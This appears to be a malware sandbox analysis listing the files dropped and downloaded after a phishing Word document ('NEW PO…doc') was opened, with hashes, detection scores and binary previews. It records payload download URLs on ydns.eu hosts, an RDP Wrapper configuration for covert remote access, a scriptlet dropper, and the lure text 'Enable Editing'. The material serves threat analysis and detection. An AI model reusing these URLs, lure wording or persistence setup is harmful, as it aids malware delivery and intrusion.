JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Program Files (x86)\SMTP Service\smtpsvc.exe	
Process:	C:\Users\user\AppData\Roaming\iBCrDCK.i.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	24576:26IBQ76DOifx8Dgyfx8Dgz06TbTZpq72pMNaDuDHQUl3uwDZzGL:OQ76f58Dgy58Dgz06n1pfWNdlJZa
MD5:	8FA8F52DFC55D341300EFF8E4C44BA33
SHA1:	4FBDB8C39BBC48B159E1F795A2222D51077FDBE9
SHA-256:	2C7DA7FF43C90AE620FD5135C2ED34C7E644A9A1098BFB69F1DC6B8AB6410C9A
SHA-512:	A29B2B8FCDE4EF5917E6AAD29C547D2FCEF3E452B3ED502788BD5BF7CB2E107C46A12783EBBE8EB4AA896C56DFD3FD37C994B67EB5C8F5C9C32FBA75FE48 205
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 20%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...1..a.....P.....L... ...`....@.. .....`..... ..@.....K..O....`.. .....@..... .....H.....text....... .....`.rsrc... ....`.....0.....@..@.rel oc.....@.....@..B.....K.....H.....0..d.....s.....o.....(....*&..(....*.s.....s .....s!.....s".....s#.....*...0.....~....o$....+..*.0..... .....~....o%....+..*.0.....~....o&....+..*.0.....~....o'....+..*.0.....~....o(....+..*.0..<.....~.....()....,!r...p.....(*...o+...s,.....~.....+..*.0.....~.....+..*".....*.0..&.....(....r1.. p~....o-...(.....t$....+..*...0..&.....(....r7..p~....o-...(.....

C:\Program Files\Microsoft DN1\rdpwrap.ini	
Process:	C:\ProgramData\images.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	181846
Entropy (8bit):	5.421809355655133
Encrypted:	false
SSDEEP:	768:WEUfQYczxEQBLWf9PUupBdfbQnxJcRZsMFdKlax8Rr/d6gl/+f8jZ0fyL+8F7f6/:57f6GqZm0c11IvimstYUWtN/7
MD5:	6BC395161B04AA555D5A4E8EB8320020
SHA1:	F18544FAA4BD067F6773A373D580E111B0C8C300
SHA-256:	23390DFCDA60F292BA1E52ABB5BA2F829335351F4F9B1D33A9A6AD7A9BF5E2BE
SHA-512:	679AC80C26422667CA5F2A6D9F0E022EF76BC9B09F97AD390B81F2E286446F0658524CCC8346A6E79D10E42131BC428F7C0CE4541D44D83AF8134C499436DAA
Malicious:	false
Reputation:	unknown

C:\Program Files\Microsoft DN1\rdpwrap.ini	
Preview:	; RDP Wrapper Library configuration..; Do not modify without special knowledge....[Main]..Updated=2020-08-25..LogFile=\rdpwrap.txt..SLPolicyHookNT60=1..SLPolicyHookNT61=1....[PatchCodes]..nop=90..Zero=00..jmpshort=EB..nopjmp=90E9..CDefPolicy_Query_edx_ecx=BA000100008991200300005E90..CDefPolicy_Query_eax_rcx_jmp=B8000100008981380600009 0EB..CDefPolicy_Query_eax_esi=B8000100008986200300090..CDefPolicy_Query_eax_rdi=B8000100008987380600009 0..CDefPolicy_Query_eax_ecx=B800010000898120030000090..CDefPolicy_Query_eax_ecx_jmp=B800010000898120030000EB0E..CDefPolicy_Query_eax_rcx=B800 0100008981380600009 0..CDefPolicy_Query_edi_rcx=BF0001000089B938060000909090....[SLInit]..bServerSku=1..bRemoteConnAllowed=1..bFUSEnabled=1..bAppServerAllowed=1..bMultimonAllowed=1..lMaxUserSessions=0..ulMaxDebugSessions=0..bInitialized=1....[SLPolicy]..TerminalServices-RemoteConnectionManager-AllowRemoteConnections=1..TerminalServices-RemoteConnectionManager-AllowMultipleSessions=1..TerminalServices-RemoteConnectionM

C:\Program Files\Microsoft DN1\sqlmap.dll	
Process:	C:\ProgramData\images.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	116736
Entropy (8bit):	5.884975745255681
Encrypted:	false
SSDEEP:	3072:m3zxbyHM+TstVfFyov7je9LBMMmMJDOvYYVs:oMjTiVw2ve9LBMMpJsT
MD5:	461ADE40B800AE80A40985594E1AC236
SHA1:	B3892EEF846C044A2B0785D54A432B3E93A968C8
SHA-256:	798AF20DB39280F90A1D35F2AC2C1D62124D1F5218A2A0FA29D87A13340BD3E4
SHA-512:	421F9060C4B61FA6F4074508602A2639209032FD5DF5BFC702A159E3BAD5479684CCB3F6E02F3E38FB8DB53839CF3F41FE58A3ACAD6EC1199A48DC333B2D8A2
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 20%, Browse • Antivirus: ReversingLabs, Detection: 43%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....N.rB/.!B/.!B/.!.~.!j/.!.~.!&/.!.~3!H/.!..'!G/.!B/.!./.!O}.!F/.!O}0!C/.!O}7!C/.!O}2!C/.!RichB/.!.....PE..d...Z..T....." .....Q..... ....`.....0...I.....<..... .....`...p..... .....text..... ..`.rdata..<.... .....@..@.data....=.....@....pdata.....@..@.rsrc..... .....@..@.reloc.....@..B..... .....

C:\ProgramData\images.exe	
Process:	C:\Users\user\AppData\Roaming\putty.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	731648
Entropy (8bit):	7.501590274865465
Encrypted:	false
SSDEEP:	12288:hdJnZDHQg/eZ0EaMEH+a2C9mIzUewRTCABR4x9kB3AHwmV2h1mFbiwN2:Pw05H+NC9mIzUewRTC0Ui3APmY
MD5:	0CFE251E0B61BBC87656F52DEFAD4C53
SHA1:	D7126889DC5FFCF23C90FFA19A359060658A0388
SHA-256:	DB531D6E969F16A9318224E16A18F3314FA75D0EAAD90FC9A805F10D098D67C9
SHA-512:	85E15BF86BC62B9AE552FAC7118A9F54631BA84FDF60ACB803348813B67E0B4349F82FBF312474879C3DC209E06EC21E8BFACEDF91CA2D3B490270F655BF980D
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 28%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...F..a.....P.. .....z;... ...@....@.. ....@.....(;..O....@..... ....H.....text...`.... ... ..... ..`.rsrc.....@....."..... @..@.rel oc.....`.....(.....@..B.....\;.....H..... w.....0.....(+...(,.....(.....o-....*.....(.....(/.....(0.....(1.....(2....*N..(....o....(3....*&..(4....*.s5.....s6.....s7.....s8.....s9.....*....0.....~....o:....+..*.0.....~....o;....+..*.0.....~....o<....+..*.0.....~....o=....+..*.0.....~....o>....+..*.0..<.....~.....(?.....,!r...p.....(@...oA...sB.....~.....+..*.0.....

C:\Users\user\AppData\Local\Microsoft Vision\02-08-2021_11.00.14	
Process:	C:\ProgramData\images.exe
File Type:	data
Category:	dropped
Size (bytes):	118
Entropy (8bit):	3.2566267151938755
Encrypted:	false
SSDEEP:	3:ilsVeJ7lfo0eF2PNylRflyQHAnyWdl+SliXln:ilKSNombQgyWn+Sk1
MD5:	9DD34F139B8B7D0FC865CDE6027043FB
SHA1:	F9098E55DD0B2F83C8C58E117804F12DCAEA8D93
SHA-256:	96BE75D129E470DEEBADA5AD99013E91F0454306B24650A6BC043C1B22A40D46
SHA-512:	7031A0A6EE90FB6C9725232BEF9EE93574E8DC6A77B0DECBC3EF2B7FBB23966E5F3C0BCF1AD30C1892B9E8437377A893201B8E10B94763EB34477D13BAD2A11
Malicious:	false

C:\Users\user\AppData\Local\Microsoft Vision\02-08-2021_11.00.14	
Reputation:	unknown
Preview:	..{.i.m.g.s. .[.C.o.m.p.a.t.i.b.i.l.i.t.y. .M.o.d.e.]. .-. .M.i.c.r.o.s.o.f.t. .W.o.r.d.}...L.e.f.t. .W.i.n.d.o.w.s.r.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\microC[1].exe	
Process:	C:\ProgramData\images.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	1378816
Entropy (8bit):	7.548476087877472
Encrypted:	false
SSDEEP:	24576:26IBQ76DOifx8Dgyfx8Dgz06TbTZpq72pMNaDuDHQUl3uwDZzGL:OQ76f58Dgy58Dgz06n1pfWNdlJZa
MD5:	8FA8F52DFC55D341300EFF8E4C44BA33
SHA1:	4FBDB8C39BBC48B159E1F795A2222D51077FDBE9
SHA-256:	2C7DA7FF43C90AE620FD5135C2ED34C7E644A9A1098BFB69F1DC6B8AB6410C9A
SHA-512:	A29B2B8FCDE4EF5917E6AAD29C547D2FCEF3E452B3ED502788BD5BF7CB2E107C46A12783EBBE8EB4AA896C56DFD3FD37C994B67EB5C8F5C9C32FBA75FE48 205
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 20%
Reputation:	unknown
IE Cache URL:	http://hutyrtit.ydns.eu/microC.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...1..a.....P.....L... ...`....@.. .....`..... ..@.....K..O....`.. .....@..... ..... ..H.....text....,... ..... ..`.rsrc... ....`.....0.....@..@.rel oc.....@.....@..B.....K.....H.....0..d.....s.....o.....(....*&..(.....*.s.....s .....s!.....s".....s#.....*...0.....~....o$....+..*.0..... .....~....o%....+..*.0.....~....o&....+..*.0.....~....o'....+..*.0.....~....o(....+..*.0..<.....~.....().....,!r...p.....(*...o+...s,.....~.....+..*.0.....~.....+..*".....*.0..&.....(....r1.. p~....o-...(.....t$....+..*...0..&.....(....r7..p~....o-...(.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\putty[1].exe	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	731648
Entropy (8bit):	7.501590274865465
Encrypted:	false
SSDEEP:	12288:hdJnZDHQg/eZ0EaMEH+a2C9mIzUewRTCABR4x9kB3AHwmV2h1mFbiwN2:Pw05H+NC9mIzUewRTC0Ui3APmY
MD5:	0CFE251E0B61BBC87656F52DEFAD4C53
SHA1:	D7126889DC5FFCF23C90FFA19A359060658A0388
SHA-256:	DB531D6E969F16A9318224E16A18F3314FA75D0EAAD90FC9A805F10D098D67C9
SHA-512:	85E15BF86BC62B9AE552FAC7118A9F54631BA84FDF60ACB803348813B67E0B4349F82FBF312474879C3DC209E06EC21E8BFACEDF91CA2D3B490270F655BF980 D
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 28%
Reputation:	unknown
IE Cache URL:	http://newhosteeeee.ydns.eu/putty.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...F..a.....P.. .....z;... ...@....@.. ....@.....(;..O....@.....`..... ..... ..H.....text...`.... ... .`.rsrc.....@.....".....@..@.rel oc.....`.....(.....@..B.....\;.....H..... w.....0.....(+...(,.....(.....o-....*.....(.....(/.....(0.....(1.....(2....*N..(....o....(3 ....*&..(4....*.s5.....s6.....s7.....s8.....s9.....*....0.....~....o:....+..*.0.....~....o;....+..*.0.....~....o<....+..*.0.....~....o=....+..*.0.....~....o>....+..*.0..<.....~..... (?.....,!r...p.....(@...oA...sB.....~.....+..*.0.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\11DB366A.png	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	370 sysV pure executable
Category:	dropped
Size (bytes):	262160
Entropy (8bit):	0.0018414541227182795
Encrypted:	false
SSDEEP:	3:8aB/lYv2Hblll5l/lHd/lXF4/:zBav27K/
MD5:	36148DAEC9FF9C3487586B72447DAC7B
SHA1:	FEE4FB27C45CE43BDB41BA190FDC11704EC3EA54
SHA-256:	E3AC1E0A5DD46E9D605470CBB3C427582A180024754595370A1BCA98031BA426
SHA-512:	E41BFECCD86CE8DCCDBCAF3B4068A7D328D91AAB035468201169817660EB539816FA4AD9BB5E60D828C421755D01680B8AD0BA0E6C395973AFFDBDAAEA5D1 1FD
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\11DB366A.png	
Preview:	X.&.......f.. ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9029FF63.wmf	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Targa image data - Map - RLE 65536 x 65536 x 0 "\005"
Category:	dropped
Size (bytes):	3730
Entropy (8bit):	5.027033050759854
Encrypted:	false
SSDEEP:	48:5Wik/UKHl3G6nj6rmbYf3LSrd/lO88e0f5aSdJ9nNk3t1fo:Jk7Hgwj+mbYf3LSrhlOs0f5aSdHn63DA
MD5:	5648227A1DC795BD5B4961DAD493E795
SHA1:	1611B47CE3F0AD0D19EEE0E27AB2CF3A8190B0D7
SHA-256:	200124261ED676F6C2D812191655E2EC735897137E93ED676BD22AD6E455FC7A
SHA-512:	3714019501B872EC8D514909F21108611A79C65C204C8251F01338CDDF76CB32BFDB2BB1CF3545E0A1D1D88549954F5F7999B9EE05A053FF73E323560B4FFB14
Malicious:	false
Reputation:	unknown
Preview:	.................................5...........................Segoe UI....C......@...............-...........................A..... . ...7.(... ...@... ....?.........!...A.F.f. . ...7.(... ... .G .>..:..9..8..8..8..9..:.i2........K..S(.O$.N!.N!.N!.N!.N".M".M".M".M".M".M".M".M".M".M".M".M".M".M".M".N".M". M".O$.S).O".......l

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{2631CAF7-C3D4-4848-8C82-E142953DDA5E}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	44618
Entropy (8bit):	2.916482234929812
Encrypted:	false
SSDEEP:	768:Dr/3ViFs0Dqeb4Zep84JtueJvCI19rIwzWSgUg4P58F:nFia0Dqeb0nstw29rVzWSgm58F
MD5:	CFD90F1E4A07FBF4850CB646C76C0AC9
SHA1:	E9692ED21B6AFE1B5D587ECA5A20330676ED3325
SHA-256:	0989F417091A5262338DEACB63FA9D9129741D9C862B67E6F8060DB43E67BAAE
SHA-512:	53383F93D07DDE48873F5CA2069F1F653723B20BC7BC51C78530B628764243C2622E54C0545D83D14AEAC0521F018EBE490A20F1DB63446EA70943871A541A86
Malicious:	false
Reputation:	unknown
Preview:	c.0.5.M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .d.o.e.s. .n.o.t. .w.o.r.k. .i.n. .e.m.a.i.l. .P.r.e.v.i.e.w.....P.l.e.a.s.e. .d.o.w.n.l.o.a.d. .t.h.e. .d.o.c.u.m.e.n.t. .a.n.d. .c.l.i.c.k. .E.n.a.b.l.e. .E.d. i.t.i.n.g. .w.h.e.n. .o.p.e.n.i.n.g.......=......... .P.a.c.k.a.g.e.E.M.B.E.D.W.o.r.d...D.o.c.u.m.e.n.t...8.........=....... .\.a. .W.o.r.d...D.o.c.u.m.e.n.t...8. .".%.T.M.P.%.\.\.a.b.d.t.f. h.g.h.g.d.g.h.g.h.....S.C.T.". .".e.w.:.{.0.0.0.0.0.0.0.0.-.0.0.0.0.-.0.0.0.0.-.0.0.0.0.-.0.0.0.0.0.0.0.0.0.0.0.0.}."....................................4...>...D.. ....CJ ..OJ..QJ..^J..aJ.....j....CJ..OJ..QJ..U..^J..aJ.. .j.N.d...CJ..OJ..QJ..U..^J..aJ.....h.CK.5..CJ..OJ..QJ..^J..aJ....h.CK.CJ..OJ..QJ..^J..aJ.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{CEE3E709-76F5-433D-BD56-9523C4C9DC31}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.3573187972516119
Encrypted:	false
SSDEEP:	3:Iiiiiiiiif3l/Hlnl/bl//l/bllBl/PvvvvvvvvvvFl/l/lAqsalHl3lldHzlb3:IiiiiiiiiifdLloZQc8++lsJe1MzK/
MD5:	CD4DCADB7EAF8EBC3C0D123D947A31DC
SHA1:	37AFAD9A59B5EF6715E976B43C141DA08A1758A5
SHA-256:	0AA54F5023AB6361CC2ACD4C28F082149BA87BDC042BA7374CD02AFCAA01B5F1
SHA-512:	30B40C28DCDED02E8FFCE1BF40777B76D904C1EC1D2D5DFD3E18BB3B783E6CD8B6AD76D9733ACF32E2FD01140AF54FF134FBE10F5615407E8B078BAC093E8CB
Malicious:	false
Reputation:	unknown
Preview:	..(...(...(...(...(...(...(...(...(...(...A.l.b.u.s...A... ...."...&...*.......:...>.. ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{E195593A-72A2-4470-89E8-B7D87A58E0E0}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Reputation:	unknown
Preview:	....

C:\Users\user\AppData\Local\Temp\OICE_9306262C-FECE-4A9E-949D-FCC308D5F5A8.0\FLD93F.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	370 sysV pure executable
Category:	dropped
Size (bytes):	262160
Entropy (8bit):	0.0018414541227182795
Encrypted:	false
SSDEEP:	3:8aB/lYv2Hblll5l/lHd/lXF4/:zBav27K/
MD5:	36148DAEC9FF9C3487586B72447DAC7B
SHA1:	FEE4FB27C45CE43BDB41BA190FDC11704EC3EA54
SHA-256:	E3AC1E0A5DD46E9D605470CBB3C427582A180024754595370A1BCA98031BA426
SHA-512:	E41BFECCD86CE8DCCDBCAF3B4068A7D328D91AAB035468201169817660EB539816FA4AD9BB5E60D828C421755D01680B8AD0BA0E6C395973AFFDBDAAEA5D11FD
Malicious:	false
Reputation:	unknown
Preview:	X.&.......f..

C:\Users\user\AppData\Local\Temp\abdtfhghgdghgh .ScT	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	5.821101833795217
Encrypted:	false
SSDEEP:	384:3ymxaIgzzacasapa2hoygn1VYdNl6UnRJbtqEEE6oEaE3/nh:3ymxaPzacasapa2vgnrYdNl6Un7ZFPWb
MD5:	EAF98295C742E17B01760B98BDB04235
SHA1:	E729C9F20DCF8AC722517FCADD4D87BEDE21F49E
SHA-256:	4F4EAAF614069BBFC3977DB75BD69A32A4BA95E5AD1A8B28348E4051A16D10A6
SHA-512:	E2BDF0C22670A538D38A8AD8C0AA9DF59B253BDF3C49CA4724650382F490642C99134024F13AAD64B02D5EDC42B6A4759D10156ABE1E9274DC977C2270C57E4
Malicious:	**true**
Reputation:	unknown
Preview:	..<scriptleT.. >.. ....'... ....'... ....

C:\Users\user\AppData\Local\Temp\abdtfhghgdghgh .ScT:Zone.Identifier	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	27
Entropy (8bit):	3.9582291686698787
Encrypted:	false
SSDEEP:	3:gAWY3W:qY3W
MD5:	833C0EFD3064048FD6A71565CA115CCD

C:\Users\user\AppData\Local\Temp\abdtfhghgdghgh .ScT:Zone.Identifier	
SHA1:	0E6D2A1D4B6AFA705EA6267EEED3655FD2B39B9D
SHA-256:	4A86B6E7D2544AFC717EAC2B60ADBED0F0C68D49D723B2123F65C64C76579FBF
SHA-512:	536C2BB6ED98C190CE98BE01A31BD05FE03D90532B5B4194CAA58671F43AD4D65F7F828D8AC1F43A6A13DCA581205416DA094CA4DACAEFACB8D901FC48CCE B7A
Malicious:	false
Reputation:	unknown
Preview:	[ZoneTransfer]..ZoneId=3..3

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\catalog.dat	
Process:	C:\Users\user\AppData\Roaming\iBCrDCK.i.exe
File Type:	data
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	48:Ik/lCrwfk/lCrwfk/lCrwfk/lCrwfk/lCrwfk/lCrwfk/lCrwfk/lCrwfk/lCrwh:flC0IlC0IlC0IlC0IlC0IlC0IlC0IlCr
MD5:	0FBED11864C03FDED0E70014DCF84578
SHA1:	453723D938A03252F705B0A104986FE4C5CA7056
SHA-256:	70F5E49EE3091777827ED661B63842061220C899A708860986E9AA1BD87C5004
SHA-512:	DB53E3F1D18171F1D86C1B9BBF6BBD07153FC3E561834A35834BC0CA1E034FEDCD83AAAE7EDF9262C4E175C3D2287B647F55282E49627EAAF587F4371420466
Malicious:	false
Reputation:	unknown
Preview:	Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b.....4h...t.+..Z\.. .i.....@.3..{...grv+V...B.....].P...W.4C}uL.....s~..F...}.....E.....E...6E.....{...{.yS...7..".hK.!.x.2..i..zJ... ....f..?._....0. :e[7w{1.!.4.....&.Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b.....4h...t.+..Z\.. .i.....@.3..{...grv+V...B.....].P...W.4C}uL.....s~..F...}.....E.....E...6E.....{...{.yS...7..".hK.!.x.2..i..zJ... ....f..?._....0.:e[7w{1.!.4.....&.Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b.....4h...t.+..Z\.. .i.....@.3..{...grv+V...B.....].P...W.4C}uL.....s~..F...}.....E.....E...6E.....{...{.yS...7.." .hK.!.x.2..i..zJ... ....f..?._....0.:e[7w{1.!.4.....&.Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b.....4h...t.+..Z\.. .i.....@.3..{...grv+V...B.....].P...W.4C}uL.....s~..F...}.....E.....E...6E..... {...{.yS...7..".hK.!.x.2..i..zJ... ....f..?._....0.:e[7w{1.!.4.....&.Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b.....4h...t.+..Z\.. .i.

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\run.dat	
Process:	C:\Users\user\AppData\Roaming\iBCrDCK.i.exe
File Type:	International EBCDIC text, with no line terminators, with overstriking
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:fw8:L
MD5:	D3A8D9A8FD8375694BCBA2EC51445C4C
SHA1:	A03346DBB4462D95874BDDCAD43170DCEEEF6D43
SHA-256:	70665DB3A770558DC9DABFA25D640E9FF4692BA75CCF7975C726786ACA624582
SHA-512:	EE6A992578524486D72CBCBF2240C3A0FE32A1C4AD72736B7834E22741A223BBF233BAECFF2A0460A6D60E9ED7023F25D62650257E2121ECC4AF34D0C7ADA62 8
Malicious:	**true**
Reputation:	unknown
Preview:	...o.U.H

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\settings.bak	
Process:	C:\Users\user\AppData\Roaming\iBCrDCK.i.exe
File Type:	data
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:9bzY6oRDIvYk:RzWDI3
MD5:	ACD3FB4310417DC77FE06F15B0E353E6
SHA1:	80E7002E655EB5765FDEB21114295CB96AD9D5EB
SHA-256:	DC3AE604991C9BB8FF8BC4502AE3D0DB8A3317512C0F432490B103B89C1A4368
SHA-512:	DA46A917DB6276CD4528CFE4AD113292D873CA2EBE53414730F442B83502E5FAF3D1AE87BFA295ADF01E3B44FDBCE239E21A318BFB2CCD1F4753846CB21F6F 97
Malicious:	false
Reputation:	unknown
Preview:	9iH...}Z.4..f..J".C;"a

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\settings.bin

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\settings.bin	
Process:	C:\Users\user\AppData\Roaming\iBCrDCK.i.exe
File Type:	data
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:9bzY6oRDlvYVsRLY6oRDT6P2bfVn1:RzWDIfRWDT621
MD5:	BB0F9B9992809E733EFFF8B0E562CFD6
SHA1:	F0BAB3CF73A04F5A689E6AFC764FEE9276992742
SHA-256:	C48F04FE7525AA3A3F9540889883F649726233DE021724823720A59B4F37CEAC
SHA-512:	AE4280AA460DC1C0301D458A3A443F6884A0BE37481737B2ADAFD72C33C55F09BED88ED239C91FE6F19CA137AC3CD7C9B8454C21D3F8E759687F701C8B3C7A6
Malicious:	false
Reputation:	unknown
Preview:	9iH...}Z.4..f..J".C;"a9iH...}Z.4..f.~a.....~.~.....3.U.

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\storage.dat	
Process:	C:\Users\user\AppData\Roaming\iBCrDCK.i.exe
File Type:	data
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	6144:oX44S90aTiB66x3Pl6nGV4bfD6wXPIZ9iBj0UeprGm2d7Tm:LkjYGsfGUc9iB4UeprKdnm
MD5:	7E8F4A764B981D5B82D1CC49D341E9C6
SHA1:	D9F0685A028FB219E1A6286AEFB7D6FCFC778B85
SHA-256:	0BD3AAC12623520C4E2031C8B96B4A154702F36F97F643158E91E987D317B480
SHA-512:	880E46504FCFB4B15B86B9D8087BA88E6C4950E433616EBB637799F42B081ABF6F07508943ECB1F786B2A89E751F5AE62D750BDCFFDDF535D600CF66EC44E92
Malicious:	false
Reputation:	unknown
Preview:	pT..!..W..G.J..a.).@.i..wpK.so@...5.=.^..Q.oy.=e@9.B...F..09u"3.. 0t..RDn_4d.....E...i.....~...|..fX_...Xf.p^.....>a..$...e.6:7d.(a.A...=.)*.....{B.[...y%.*..i.Q.<..xt.X..H.. ..H F7g...I.*3.{.n....L.y;i..s-....(5i...........J.5b7}..fK..HV..,...0.... ....n.w6PMl.....v."".v.....#..X.a...../...cC...i..l{>5n.._+.e.d'...}...[..../...D.t..GVp.zz.....(...o.....b...+`J.{....hS1G.^*I..v&. jm.#u..1..Mg!.E..U.T.....6.2>...6.l.K.w"o..E..."K%{....z.7....<...,...]t:.....[.Z.u...3X8.QI..j_.&..N..q.e.2...6.R.~..9.Bq..A.v.6.G..#y.....O....Z)G...w..E..k(....+..O.........Vg.2xC..... .O...jc.....z..~.P...q../.-.'.h._.cj.=..B.x.Q9.pu.|i4...i...;O...n.?.,. ....v?.5}.OY@.dG|<..._[.69@.2..m..I..oP=...xrK.?.....b..5....i&...l.c\b}..Q..O+.V.mJ.....pz....>F.....H...6$. ..d...|m...N..1.R..B.i.....$....$.....CY}..$....r.....H...8...li.....7 P.....?h....R.iF..6...q(.@LI.s..+K.....?m..H....*. l..&<}....`|.B....3.....I..o...u1..8i=.z.W..7

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\NEW PO1100372954 -.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:15 2020, mtime=Wed Aug 26 14:08:15 2020, atime=Mon Aug 2 16:59:36 2021, length=234750, window=hide
Category:	dropped
Size (bytes):	2108
Entropy (8bit):	4.563563676778922
Encrypted:	false
SSDEEP:	48:8it+/XT0jFx1aCZwfY2it+/XT0jFx1aCZwfc:8it+/XojFHDwfY2it+/XojFHDwfc
MD5:	63DA06EC5F4B14A27137DD323B31070F
SHA1:	CC221AF186196FB5381FCFEB99E975DAC5666D43
SHA-256:	9E42FBE9B5CFF3DD2749ABC139522936D6BCB28E5FB70D919750E51F80768895
SHA-512:	D8DB266A0FA3B50F475FE5FA5463751147B3F74BD2BA91CEE3CDEEB23B434CE8BCCC8089CCB4718A3C57CD433D73D329B104CAF3B454159F3BF3EDA4796BCC96
Malicious:	false
Reputation:	unknown
Preview:	L.....F.... ...-....{..-....{.....'.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.9.....v.2.....Ss. .NEWPO1~1.DOC..Z.....Q.y.Q.y*...8.....N.E.W. .P.O.1.1.0.0.3.7.2.9.5.4. .-...d.o.c.....-...8...[.....?J.....C:\Users\..#.....\\899552\Users.user\Desktop\NEW PO1100372954 -.doc.-.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.N.E.W. .P.O.1.1.0.0.3.7.2.9.5.4. 